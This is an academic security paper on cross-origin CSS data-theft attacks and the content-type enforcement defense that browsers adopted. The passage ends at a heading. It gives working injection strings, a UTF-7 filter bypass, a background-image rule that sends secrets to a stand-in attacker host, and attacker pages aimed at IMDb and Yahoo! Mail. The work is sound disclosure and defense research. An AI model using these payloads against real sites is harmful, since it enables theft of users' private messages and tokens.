Protecting Browsers from Cross-Origin CSS Attacks

Lin-Shung Huang
Carnegie Mellon University
linshung.huang@sv.cmu.edu

Zack Weinberg
Carnegie Mellon University
zack.weinberg@sv.cmu.edu

Chris Evans
Google
cevans@google.com

Collin Jackson
Carnegie Mellon University
collin.jackson@sv.cmu.edu

ABSTRACT

Cross-origin CSS attacks use style sheet import to steal confidential information from a victim website, hijacking a user's existing authenticated session; existing XSS defenses are ineffective. We show how to conduct these attacks with any browser, even if JavaScript is disabled, and propose a client-side defense with little or no impact on the vast majority of web sites. We have implemented and deployed defenses in Firefox, Google Chrome, and Safari. Our defense proposal has also been adopted by Opera.

Categories and Subject Descriptors

K.6.5 [**Management of Computing and Information Systems**]: Security and Protection

General Terms

Security

Keywords

CSS, Content Type, Same-Origin Policy

1. INTRODUCTION

The World Wide Web was originally envisioned [4] as a means to collate a wide variety of human-readable, static documents, present them via a unified interface, and facilitate browsing through them by searching or via inter-document references. It has grown into a versatile platform for all kinds of computing tasks, progressively gaining support for data entry, client-side scripting, and application-specific network dialogues. Web-hosted applications have supplanted traditional desktop applications for almost everything that requires network communication, and are becoming competitive in other areas. It is not an exaggeration to say that the Web is the development platform of choice for new software.

The *same-origin policy* [22] is the basic principle used to secure Web applications from each other. An HTML document can include many sorts of content—including images, scripts, videos, and other documents—from any site. However, the document may not directly examine content loaded from other sites. This policy applies even within what appears to the user to be one unified page; for instance, scripts can only inspect the content of a nested document if that document came from the same origin. Cross-origin content inclusion allows sites to share popular script libraries and store large, rarely-changing content on servers dedicated to that purpose, while preventing malicious sites from reading content that should be visible only to the user.

Cascading style sheets (CSS) are yet another type of content that a document may include; they define appearance, just as HTML defines content and JavaScript defines behavior. CSS is a relative late-comer to the Web; although the need for a style sheet language was recognized as early as 1993, the first specification of CSS dates to 1996, and the earliest browser to implement enough of CSS to be generally useful was Internet Explorer 6.0, in 2001. [19]

To allow future extensibility, the CSS specification defines *error-tolerant parsing rules*: old browsers will skip over features they do not implement, while continuing to honor instructions that they do understand [24]. These rules are intended to allow web designers to build sites that take advantage of the very latest CSS features but "degrade gracefully" and remain usable with older browsers. Unfortunately, error-tolerant parsing rules can find valid CSS constructs in an input stream that was not intended to be CSS at all; for instance, in an HTML document.

This leads to a security hole, first described (to our knowledge) in 2002 [12] and rediscovered at least twice since then [10, 21]. If a malicious site can inject chosen strings into a target webpage (whose structure, but not specific contents, are known) and then load that page as a style sheet, it can extract information from the page by examining what the CSS parser makes of this "sheet." The attack works even if the target page cannot be retrieved without presenting login credentials, because the browser will present any credentials (e.g. HTTP cookies) it has stored for the target server when it does the load. However, to date, all published attacks of this type have required JavaScript, and most have been specific to Internet Explorer.

In this paper, we present a general form of the attack that can be made to work in any browser that supports CSS, even if JavaScript is disabled or unsupported. We argue that this vulnerability is not a bug in browser CSS implementations, but rather a general limitation of forwards-compatible parsing: the browser must be confident of the

CCS'10, October 4–8, 2010, Chicago, Illinois, USA.

content type of an included resource before such rules can be safely applied. We propose and implement stricter content handling rules that completely block the attack, as long as the targeted web site does not make certain errors (discussed in Section 4.4). Our proposal has no negative side effects for most websites, and has been adopted by Firefox, Google Chrome, Safari, and Opera.

Organization.

The rest of this paper is organized as follows. Section 2 presents a threat model for cross-origin CSS attacks. Section 3 describes the attack in detail. Section 4 proposes and evaluates defenses. Section 5 surveys related work. Section 6 concludes.

2. THREAT MODEL

The threat model for cross-origin CSS attacks is a *web attacker* [15], a malicious principal who owns a domain name and operates a web server. The web attacker's goal is to steal data from another web site (the *target*) that should only be revealed to a particular user (the *victim*) and not to the attacker.

Attacker Abilities.

The web attacker can send and receive arbitrary network traffic, but only from its own servers. It cannot modify or eavesdrop on the victim's network traffic to other sites, nor can it generate "spoofed" packets that purport to be from some other site. The web attacker cannot install malicious software on the victim's computer; otherwise, it could replace the browser and bypass any browser-based defenses.

Target Behavior.

The web attacker can inject strings into the target site, even into pages that it cannot retrieve, but its injections must pass server-side cross-site scripting (XSS) filters such as HTML Purifier [28]. We do not assume that arbitrary string injection is required, since such targets would be vulnerable to conventional XSS attacks already. Opportunities to inject strings into the target are not unusual in practice: reflection of URL parameters, intra-site messaging, or even non-web channels [5].

Victim Behavior.

The web attacker can entice the victim into visiting its site, for instance by sending bulk email to encourage visitors, or by manipulating an advertisement network. We do not assume that the victim discloses any sensitive information while on the attacker's site; merely rendering the attacker's web content is sufficient.

3. CROSS-ORIGIN CSS ATTACKS

In this section, we present cross-origin CSS attacks in detail. First, we describe aspects of browser behavior that, together, make these attacks possible. Second, we lay out the steps of an attack on a hypothetical website. Third, we discuss constraints on practical executions of the attack. Finally, we demonstrate that the attack can be carried out against several popular web applications.

3.1 Browser Behavior

Cross-origin CSS attacks are possible because of existing browser behaviors, reasonable taken in isolation, but with unexpected interactions: session authentication, cross-origin content inclusion, and error-tolerant style sheet parsing.

3.1.1 Session Authentication

Web applications that handle sensitive data typically use client-side state to manage a distinct "session" for each visitor. The most common technique uses HTTP cookies [17, 2] to define a session; HTTP authentication [9] is also viable, but less popular since it gives the application less control over user experience. Either way, once a user has logged into a web application, their browser will transmit a credential with every HTTP request to that server, allowing the server to identify the session and reply with HTML documents containing confidential information intended only for that user. A request for the same URL without the credential produces an HTTP error, or a generic document with no confidential information.

3.1.2 Cross-Origin Content Inclusion


As discussed in Section 1, browsers permit web pages to include resources (images, scripts, style sheets, etc.) from any origin, not just from the server hosting the page itself. Requests for cross-origin resources transmit any credentials (cookies or HTTP authentication tokens) associated with the site that hosts the resource, *not* credentials associated with the site whose page made the reference. Thus, a confidential resource from one site can be included into a page that could not read it directly. There it will be visible to the user, but not to scripts running in the page.

3.1.3 Error-Tolerant Style Sheet Parsing

CSS syntax has much more in common with JavaScript than with HTML. HTML uses angle brackets to delimit *tags* that must nest; text outside tags is mostly unparsed. CSS and JavaScript both use curly braces to enclose *blocks*; inside or outside a block, the input text must follow a formal grammar. However, CSS's keywords are almost entirely different from JavaScript's keywords.

When browsers encounter syntax errors in CSS, they discard the current syntactic construct, skip ahead until what appears to be the beginning of the next one, then start parsing again. The CSS specification [24] defines precisely how this must be done, so that browsers will behave predictably when they see new CSS features they do not understand. When skipping ahead, the browser uses only a few simple grammar rules:

- Even while skipping, parentheses, square brackets, and curly braces must be properly balanced and nested.
- Unlike in HTML, angle brackets are not expected to balance.
- Depending on where the syntax error occurred, the next syntactic construct might begin after the next semicolon, after going up one brace level, or after the next brace-enclosed block.
- `/* ... */` is a comment to be ignored, as in JavaScript. However, unlike JavaScript, `//` does *not* indicate the beginning of a single-line comment.



HTML document; secret data is highlighted.

Attacker injects CSS leader and trailer around secret.

CSS parser skips most of the document, loads secret as a valid style rule.

Figure 1: Example of a Cross-Origin CSS Attack

- Single- and double-quoted strings also work as in JavaScript; backslash escapes are a little different, but this doesn't matter for our purposes. Internet Explorer permits strings to extend past a line break, but in all other browsers this is a syntax error.
- The end of a style sheet closes all open constructs *without error*.

The left angle bracket, `<`, so common in HTML, has no meaning in CSS; it will invariably cause a syntax error. (The right angle bracket, `>`, can appear within CSS selectors.) Thus, a CSS parser encountering an HTML document will go into skip-ahead mode on the very first tag in the document, and will probably stay there until the end of the file.

3.2 Attack Steps

In a cross-origin CSS attack, the attacker injects strings into the target document that bracket the data to be stolen. Then it entices the victim into visiting a malicious page under its own control. The malicious page imports the target document as if it were a style sheet, and can extract confidential information from the parsed style rules, even without JavaScript. Figure 1 illustrates the anatomy of the attack. (The text in Figure 1 has been word-wrapped for readability; if line breaks were present in between the injected blocks, the attack would be limited to Internet Explorer as discussed in Section 3.3.3.)

3.2.1 CSS String Injection

One might expect that an HTML document, when parsed as a style sheet, would produce nothing but syntax errors. However, because of the predictable error recovery rules described in Section 3.1.3, it is possible to inject strings into a document that will cause the CSS parser to come out of error recovery mode at a predictable point, consume some chunk of the document as a *valid* rule, and then return to skipping. Attackers have many options for injecting text into a web page, even one they cannot see without authentication. Our demonstration attacks in Section 3.4 use intra-site private messages or junk email sent to the victim.

In the example in Figure 1, the attacker has arranged to insert two strings into the document:

- `{}#f{font-family:'` before the secret
- `';}` after the secret

The target site happens to have wrapped each of these in an HTML `<span>`, which does not hinder the attack in any way. The opening string has three components: The attacker can safely assume that the CSS parser is in error recovery mode, looking for a brace-enclosed block, when it encounters the two-character synchronization sequence `{}`. This sequence will take the CSS parser out of error recovery, unless there is something before the injection point that must be balanced—an unclosed string or CSS comment, or an unmatched `{ [` or `(`. If the attacker can predict what comes before the injection point, it can tailor the synchronization sequence to match. The next component, `#f{font-family:` is the beginning of a valid CSS style rule, declaring the font family for an element in the attacker's document (with ID `f`). The `font-family` property takes a string constant as its value; thus the final component is a single quote character, `'`. The CSS parser will absorb whatever follows as a string, as long as it contains neither line breaks nor another single quote. The closing string simply ends the CSS string constant with another quote mark, and then closes the style rule with a semicolon and a close brace. (The semicolon could be omitted.) Regardless of what appears after the close brace, this style rule has been successfully parsed and will be visible to the attacker's document.

3.2.2 Cross-Origin CSS Import

When the victim user visits `attacker.com`, the attacker's page instructs the victim's browser to fetch and load the target document, with its injected strings, as an external style sheet. This can be done with the `link` tag [26]:

```
<LINK REL="stylesheet" HREF="http://target.com">
```

or with the CSS "import" directive, in an internal style sheet:

```
<STYLE>@import url(http://target.com);</STYLE>
```

The attacker must ensure that their page is in "quirks mode,"

Approach	API	IE	FF	Opera	Safari	Chrome
CSS Object Model	`styleSheets[].cssRules[].cssText`				✓	✓
	`getMatchedCSSRules().cssText`				✓	✓
Computed Style	`getComputedStyle`		✓	✓	✓	✓
	`currentStyle`	✓		✓		
Without JavaScript	`background-image`, etc.	✓	✓	✓	✓	✓

Table 1: Methods of Extracting Information from Cross-Origin Style Sheets

but this is easy: they simply do not provide any `DOCTYPE` declaration.

3.2.3 Confidential Data Extraction

Having loaded the target document as a style sheet, the attacker must extract the secret from its style rules. There are three ways to do this, some of which work under more conditions; Table 1 summarizes them.

CSS Object Model.

JavaScript can read the text of successfully parsed style rules via the `cssText` property of *style rule* objects, and then transmit any interesting secrets to the attacker's server using `XMLHttpRequest` or a hidden form. The `document.styleSheets[].cssRules[]` arrays contain all the style rule objects for a document. Safari and Google Chrome also provide the `getMatchedCSSRules` utility function that can retrieve style rules matched by an element. This is perhaps the most convenient way to extract secrets, but it only works in Safari and Chrome. IE, Firefox, and Opera have blocked JavaScript access to style rules from sheets loaded cross-origin since 2002 (in response to [12]). In the example in Figure 1, `cssRules[0].cssText` would expose all of the text that isn't struck out in the right-hand document.

Computed Style.

JavaScript can also inspect the *computed style* in effect for an element, using either the standard function `getComputedStyle` [25] supported in most browsers, or the `currentStyle` object in IE. The attacker can easily ensure that the style was computed from the style rule containing the secret. No current browser blocks access to computed style if it was computed from a cross-origin style sheet's rules, so this variant works in any current browser as long as JavaScript is enabled. In the example in Figure 1, `getComputedStyle(f).style.fontFamily` would expose the highlighted text in the right-hand document.

Without JavaScript.

This attack is even possible if users have disabled JavaScript, as illustrated in Figure 2. Several CSS properties can direct the browser to load an arbitrary URL; for instance, the attacker might change their injected strings to:

- `{}#f{background:url('http://attacker.com/?` before the secret
- `');}` after the secret

If there is an element matching this rule in the attacker's page, the browser will try to load a background image for it from the attacker's server, providing the secret to be stolen as the query string.

3.3 Attack Limitations

The attacker's ability to conduct a cross-origin CSS attack is limited by the structure and behavior of the target web site.

3.3.1 Insufficient Injection points

The secret to be stolen is encapsulated within a CSS string constant or `url()` literal, within a property value, within a style rule. To do this, the attacker must inject *two* strings into the document containing the secret: one to begin the rule, and one to end it. Sites that accumulate user-submitted text (comments on blogs, for instance) are relatively more susceptible to this attack; the attacker can inject one string, wait a while, and then inject another. Also, the string that must appear after the secret is very simple—often just a close quote and a close brace—and may already be present in the target page; this was the case in [21].

3.3.2 Quotes

CSS string constants can be written with single or double quotes. Double quotes cannot occur inside a double-quoted string, and single quotes cannot occur inside a single-quoted string, unless they are escaped with backslashes. Thus, if the secret to be stolen contains single quotes, the attacker must use double quotes in their injected strings, and vice versa. If the secret contains both types of quotes, or the attacker cannot predict which type of quotes it will contain, the attack may fail. However, unquoted `url()`s may contain unescaped quotes in Internet Explorer.

3.3.3 Line Breaks

CSS string constants and unquoted `url()`s cannot contain line breaks, unless they are escaped with backslashes. Therefore, any line break within the secret will cause the attack to fail. HTML pages tend to contain many line breaks; this, all by itself, protects many potential target sites from CSS data theft attacks. However, rich-functionality sites often offer URL-based APIs that deliver confidential information in a custom JSON or XML format, with no line breaks; these APIs may be vulnerable to CSS data theft even if the human-visible site isn't. Some sites provide a "mobile" version of their content, optimized for devices with small screens and limited bandwidth; one common optimization is to strip all unnecessary whitespace, including newlines. Again, this may be vulnerable even if the regular site isn't.

Internet Explorer permits unescaped line breaks in CSS string constants and `url()`s. This makes attacks far easier to construct if the victim is known to use IE.

3.3.4 Character Escapes

Server-side filters aiming to remove malicious code from user-submitted content are common, but they are usually designed to strip dangerous HTML attributes and defang




Figure 2: Steps of a Cross-Origin CSS Attack without JavaScript. 1: Victim logs into target website. 2: Some time later, victim is tricked into visiting the attacker's website, which requests a private page on the target as a style sheet. 3: Victim's browser finds an injected CSS rule in the private page. 4: Browser requests a "background image" from the attacker's website, transmitting secret information.

JavaScript keywords. They will not block cross-origin CSS attacks, because the injected strings won't be inside HTML attributes, and CSS shares few keywords with JavaScript.

Some filters also replace particular punctuation characters with equivalent HTML entities. Single and double quotes are often replaced, because of their significance in HTML and JavaScript. If *any* of the punctuation in the injected strings is replaced with an entity, the attack will fail.

Forcing UTF-7.

The attacker may be able to defeat filters that replace punctuation with entities, by pre-encoding the replaced characters in UTF-7 [11]. For instance, if the target site replaces single quotes with entities, but leaves the other punctuation alone, the injected strings would become

- `{}#f{font-family:+ACI-` before the secret
- `+ACI-;}` after the secret

The attacker would then request UTF-7 decoding from the CSS parser, by specifying a character set in their `link` tag:

```
<LINK REL="stylesheet" HREF="http://target.com"
 CHARSET="utf-7">
```

This trick does not work if the target site specifies a character set in its `Content-Type` header. Unfortunately, only 584 out of the top 1,000 web sites ranked by Alexa [1] specify character sets for their home pages in their `Content-Type` headers. Many of the others do provide character set information in a `meta` tag, but the CSS parser pays no attention to HTML `meta` tags, so that will not thwart an attacker's specification of UTF-7 in a `link` tag.

3.4 Example Attacks

We have successfully carried out cross-origin CSS attacks on several popular websites.

IMDb.

IMDb is an online database of movies and related information, which allows registered users to rate films, make posts on message boards, and send private messages to each other. An attacker with an account on the site can steal the text of private messages to a victim user, with these steps:

1. Send a private message to the victim's account, with the subject line: `{}body{font-family:'`
2. Induce the victim to visit `attacker.com` while signed into IMDb; the attacking page is as follows:

```
<html>
<head>
<link rel="stylesheet"
     href="http://www.imdb.com/user/
           ur12345678/boards/pm/">
<script>
function steal() {
  alert(document.body.
    currentStyle["fontFamily"]);
}
</script>
</head>
<body onload="steal()">
</body>
</html>
```

The attacker needs the victim's account ID (`ur12345678` in the example); this is public information, revealed by the victim's user profile page, even if the attacker is not logged in. The browser will retrieve the victim's private messaging page, using the appropriate credentials from the victim's IMDb session, and process it as a style sheet. The private message sent by the attacker will cause a fragment of HTML,

including the full text of earlier private messages to the victim, to be absorbed as a CSS property value, which is then revealed to JavaScript via `currentStyle`.

This attack works only in IE, due to line breaks in the HTML for the private messaging page. This is why the JavaScript above uses only the IE-specific mechanism for retrieving the computed style. It is not necessary to inject a second string after the text to be stolen, because the end of the page serves that purpose (recall that end of style sheet closes open CSS constructs without error).

Yahoo! Mail.

Yahoo! Mail is a popular web-based email service. Its session cookies persist for up to two weeks if users do not actively log out. An attacker can steal subject lines and CSRF tokens from a victim's email inbox with these steps:

1. Send an email to the victim with the subject line: `');}`
2. Wait for some time while the victim receives other messages.
3. Send another email to the victim with the subject line: `{}body{background-image:url('`
4. Induce the victim to visit `attacker.com` while signed into Yahoo! Mail. The attacking page is as follows:

```
<html>
<head>
<link rel="stylesheet"
     href="http://m.yahoo.com/mail">
<script>
function steal() {
  if(document.body.currentStyle) {
    alert(document.body.
      currentStyle["backgroundImage"]);
  } else {
    alert(getComputedStyle(document.body, "").
      backgroundImage);
  }
}
</script>
</head>
<body onload="steal()">
</body>
</html>
```

We use `background-image` instead of `font-family` in this attack to illustrate the variety of CSS properties that can be used. The attacking page requests the mobile version of the site by loading `http://m.yahoo.com/mail` rather than `http://www.yahoo.com/mail`. To save bandwidth, the mobile site has had all unnecessary whitespace removed from its HTML, including newlines; this allows the CSS portion of the attack to succeed in more browsers, hence the JavaScript detects which of the two methods for retrieving computed style is supported.

The stolen HTML fragment contains the subject lines of every email delivered to the victim in between the two attack messages. It also contains a hidden, unguessable token for each message; these tokens allow the attacker to delete messages via CSRF.

Hotmail.

Windows Live Hotmail is an web-based email service operated by Microsoft. It is vulnerable to nearly the same attack as Yahoo! Mail: we can read messages and acquire CSRF tokens by sending two emails to a victim Hotmail account with crafted subject lines, then loading the mobile Hotmail site `http://mail.live.com/m/` as a style sheet. Unlike Yahoo! Mail, Hotmail's mobile site delivers HTML containing newlines, which limits the attack to Internet Explorer.

The existence of nearly identical attacks on unrelated websites illustrates the general nature of cross-origin CSS vulnerabilities. We expect that many social networking sites are vulnerable to variants of this attack as well, because the attacker can leave arbitrary text comments that are rendered somewhere on the victim's view of the page.

4. DEFENSES

In this section, we propose a client-side defense against cross-origin CSS attacks, evaluate it for compatibility with existing web sites, and review its adoption by major browsers. We also examine a few alternative client-side defenses and complementary server-side measures.

4.1 Content Type Enforcement Proposal

In a cross-origin CSS attack, the attacker's web page asks the victim's browser to parse the target document as a style sheet. The attack works because the browser will attempt to parse *anything* that was requested by a stylesheet `link` or `@import` as if it were CSS. This is a backward compatibility feature, part of the "quirks mode" applied to HTML documents that do not include a proper document type definition (DTD). In the "standards mode" recommended for new sites, style sheets will only be processed if they are labeled with the HTTP header `Content-Type: text/css`.

The attacker, of course, controls whether or not the attacking page is in quirks mode. However, the attacker has no control over the `Content-Type` header labeling the *target* page; that's generated by the target site's server. Therefore, our proposed client-side defense is to enforce content type checking for style sheets loaded cross-origin, even if the requesting page is in quirks mode. We describe two variants on this proposal. Strict enforcement only allows cross-origin CSS loads with the correct content type. Minimal enforcement allows apparently benign content type mismatches in order to maximize web site compatibility.

4.1.1 Strict Enforcement

Strict enforcement refuses to load *any* style sheet cross-origin, unless it is properly labeled `text/css`. Since the target document is labeled `text/html`, `application/json`, `text/rss+xml`, or some other non-CSS content type, the browser will not load it as a style sheet, foiling the attack.

Strict enforcement may cause legitimate requests for cross-origin style sheets to fail, if the server providing the style sheet is misconfigured. Unfortunately, content type misconfigurations are common, so strict enforcement may be too risky for browser vendors to adopt.

4.1.2 Minimal Enforcement

To address this concern, we also propose a more tolerant solution: minimal enforcement blocks a CSS resource if and only if it is loaded cross-origin, has an invalid content type, and is syntactically malformed. When the browser encounters

Requesting server	Page rendering	Total	HTTP error	Correct type		Incorrect type	
				Well-formed	Malformed	Well-formed	Malformed
Same-Origin	Standards Mode	180,445	1,497	178,017	506	424	1
	Quirks Mode	25,606	466	24,445	332	304	59
Cross-Origin	Standards Mode	47,943	347	47,345	104	147	0
	Quirks Mode	6,075	53	5,891	57	74	0
	Total	260,069	2,363	255,698	999	949	60

Table 2: Categorization of CSS references for the Alexa top 100,000 sites.

a cross-origin style sheet labeled with the wrong content type, it begins parsing the sheet as CSS, but if it encounters a syntax error before it has processed the first complete style rule, it stops and discards the sheet. This rule allows legitimate but misconfigured sites to continue to work, as long as the first thing in their cross-origin, mislabeled style sheet is a well-formed CSS rule. This defense will still foil most cross-origin CSS attacks, which attempt to load a non-CSS document as CSS; for instance, HTML almost always begins with `<html>` or a `DOCTYPE` declaration, either of which will cause a CSS syntax error.

4.2 Experiment

To evaluate the compatibility of our proposed defense of content type checking for cross-origin CSS loads, we surveyed the public Web to determine how often servers fail to provide the correct content type for style sheets, how often style sheets begin with a CSS syntax error, and how often style sheets are requested from a different origin.

Design.

Using an instrumented browser based on WebKit [14], we crawled the top 100,000 web sites ranked by Alexa [1] and identified all of the style sheet resources used by their front pages. Our instrumentation reported every style sheet requested while the page itself was loading. This allowed us to identify sheets used indirectly via CSS `@import` directives, and sheets added by JavaScript during page load, as well as those referenced directly in the HTML.

Results.

From these 100,000 web sites, our crawler logged a total of 260,069 CSS references, of which 206,051 were same-origin and 54,018 cross-origin. We did not include data for sites that were unreachable during our evaluation, due to unresponding servers or domain name errors. Our results are shown in Table 2.

Of these 260,069 requested style sheets, 2,363 returned an HTTP error (e.g. 400 Bad Request, 404 Not Found, or 500 Internal Server Error) rather than a style sheet. These resources are unreachable, so they already have no effect on the rendering of the page; our proposal does not change this.

Excluding the responses with HTTP errors, 1,009 were labeled with an incorrect `Content-Type` header (that is, anything but `Content-Type: text/css`). We summarize the incorrect headers we observed in Table 3; `text/html` is the most common value, accounting for 71% of errors. Some of these `text/html` responses were HTML landing pages produced (with a 200 OK response code) because the desired style sheet no longer existed; the content type is correct in this case, but the server is still misconfigured, as it should have produced an HTTP error. Style sheets labeled with the generic types `text/plain` and `application/octet-stream` make up a further 7% of the total, and a few other specific types appeared, e.g. `application/x-javascript`.

The second most common error, accounting for 18% of the total, is to provide no `Content-Type` header at all, or a header with no value; these are listed together in table 3 as "missing." Most browsers will process a style sheet with a missing content type, even in standards mode. See Section 4.4 for further discussion of this wrinkle.

The crawler logged whether standards or quirks mode was in effect for each HTML page that loaded a CSS resource. Quirks mode is in effect for a substantial minority of the 100,000 sites crawled, but of the 260,069 requests for CSS, only 31,681 came from pages in quirks mode. In standards mode, style sheets are always discarded if they are labeled with the wrong content type; we observed 572 such futile requests in our sample. From pages in quirks mode, there were 437 requests for sheets that were labeled with the wrong type; these sheets are honored.

The crawler also recorded whether a style sheet was served from the same origin as the requesting HTML document. It is most common to serve style sheets from the same origin as the HTML, but we did observe 54,018 cross-origin requests, 6,075 of which were for pages in quirks mode. Only 74 of those cross-origin requests were labeled with the wrong content type.

Finally, the crawler checked whether each sheet began with a well-formed CSS construct. 1,059 sheets (0.41% of the sample) were malformed. (It is interesting to note that a common error among these malformed sheets is to start the file with an HTML `<style>` tag.) Only 60 sheets were both malformed and labeled with an incorrect content type, and none of these were served cross-origin.

Incorrect `Content-Type`	Occurrences	
`text/html`	715	(71%)
`text/plain`	45	(4%)
`application/octet-stream`	29	(3%)
other	42	(4%)
missing	178	(18%)

Table 3: Incorrect Content Types Observed for CSS

Discussion.

Within the Alexa top 100,000 web sites, we observed a total of 1,009 CSS resources labeled with an incorrect content type (excluding responses with HTTP errors). Of these, 572 are associated with sites being rendered in standards mode, and are therefore already being ignored. Of the remaining

Content-Type	Opera	Safari	Chrome	Firefox 3.5/3.6	Firefox 4	IE 8
text/html, other well-formed non-CSS	M	M	M	M	S	
/, other ill-formed values	M	M	M			
Header missing	M					
application/x-unknown-content-type	M					

M = minimal defense; S = strict defense; blank = no defense.

Table 4: Handling of Missing or Ill-Formed Content-Type Headers after our Proposal

437 style sheets, 74 are loaded cross-origin; these are the sheets that would be rejected by the strict defense, breaking 62 (0.06%) of the Alexa sites. This is enough to make browser vendors reluctant to deploy strict enforcement. The minimal defense, which accepts cross-origin, mislabeled sheets unless they are also malformed, would not break any of the top 100,000 sites.

Many sites provide additional content to registered users. Due to practical limitations of our automated scanning, our results are for unauthenticated access. It is possible that more sites would be broken (by either form of the defense) if viewed by an authenticated user.

4.3 Adoption

Our proposal has been adopted by several major browsers. We implemented minimal enforcement for WebKit, and both minimal and strict enforcement for Mozilla's Gecko engine. Minimal enforcement based on our changes has been deployed in Google Chrome 4.0.249.78, Safari 4.0.5, and both Firefox 3.5.11 and 3.6.7. Firefox 4 instead offers strict enforcement, which Mozilla considers preferable in the long term. Opera has also adopted our minimal enforcement proposal for version 10.10 of their browser.

4.4 Missing or Ill-Formed Content Types

To be fully reliable, our proposed defenses should be applied whenever a style sheet lacks the proper `text/css` label, including when the `Content-Type` header is missing or has an ill-formed value. Recall from Table 3 that we saw 178 CSS resources that lacked a Content-Type header in our survey. However, as shown in Table 4, most browsers—with the notable exception of Opera—do accept cross-origin style sheets if they lack a `Content-Type` header, even in standards mode. Firefox ignores `Content-Type` headers that it cannot parse (e.g. `Content-Type: */*`) and will therefore also accept a cross-origin style sheet with an ill-formed `Content-Type`. Finally, Webkit and Firefox both treat the special type `application/x-unknown-content-type` the same as the absence of a header.

These gaps in the defense could open up a target server to attack, if it fails to set a `Content-Type` header on its HTML documents. We have not yet observed any web servers in the wild that are affected by this vulnerability, but browsers may wish to follow Opera's lead and block such style sheets when loaded across origins. In any case, we recommend that servers always provide a correct Content-Type header.

4.5 Other Client-Side Approaches

Other defensive approaches could be deployed in browsers without modifying web servers, but we argue that all of them could easily be circumvented, or else would significantly reduce web compatibility.

Block Cookies.

If HTTP cookies are disabled in the browser, web attackers cannot steal content from cookie-authenticated sites. However, completely disabling cookies renders many sites unusable. Some browsers have the option to block only "third-party" cookies, which prevents cookies from being *set* by a cross-origin load. Unfortunately, this mode typically does not block cookies from being *sent* with a cross-origin load, because some sites require session cookies for cross-origin resources [16]. Blocking only cookie sets does not block cross-origin CSS attacks.

Block JavaScript Style APIs.

Many browsers already prevent JavaScript from reading parsed style rules when those rules were loaded cross-origin; this could be done more thoroughly, and they could also prevent access to computed style when the chosen value came from a cross-origin sheet. These changes would stop some attacks, but an attacker could still use the no-JavaScript technique of triggering an HTTP request directly from the style sheet.

4.6 Server-Side Mitigation

In this section, we consider approaches that can be adopted by web servers without requiring changes to current browsers. Web applications may wish to adopt such mitigations to protect users of browsers that have not yet adopted our proposed defenses, such as Internet Explorer.

Newlines.

The CSS specification does not allow strings and URLs to contain newlines. Most browsers honor this rule, so sites can defend against cross-origin CSS attacks by inserting newlines before and after potential injection points. However, this does not protect users of Internet Explorer, which allows unescaped newlines in string contants.

HTML Encoding.

CSS-based attacks can be prevented by replacing the punctuation within the injected strings with HTML entities. Existing filters often already do this for quotation marks, but quotation marks are not required for the attack; the attacker could use an unquoted `url()` instead. We recommend escaping curly braces in user-submitted content as well, using `&#123;` and `&#125;`. This will block all known forms of the attack, as long as the attacker cannot force UTF-7 encoding. Unfortunately, most utility routines provided by popular scripting languages will not entity-encode curly braces.

As we mentioned in Section 3.3.4, it is also important to ensure that the `Content-Type` header includes a character set declaration. Otherwise, the attacker may be able to defeat HTML entity encoding of quotes and curly braces by forcing

the target page to be interpreted as UTF-7. Declaring the character set in a `meta` tag inside the document is not good enough, because the CSS parser will not recognize that tag.

Avoid Ambient Authentication.

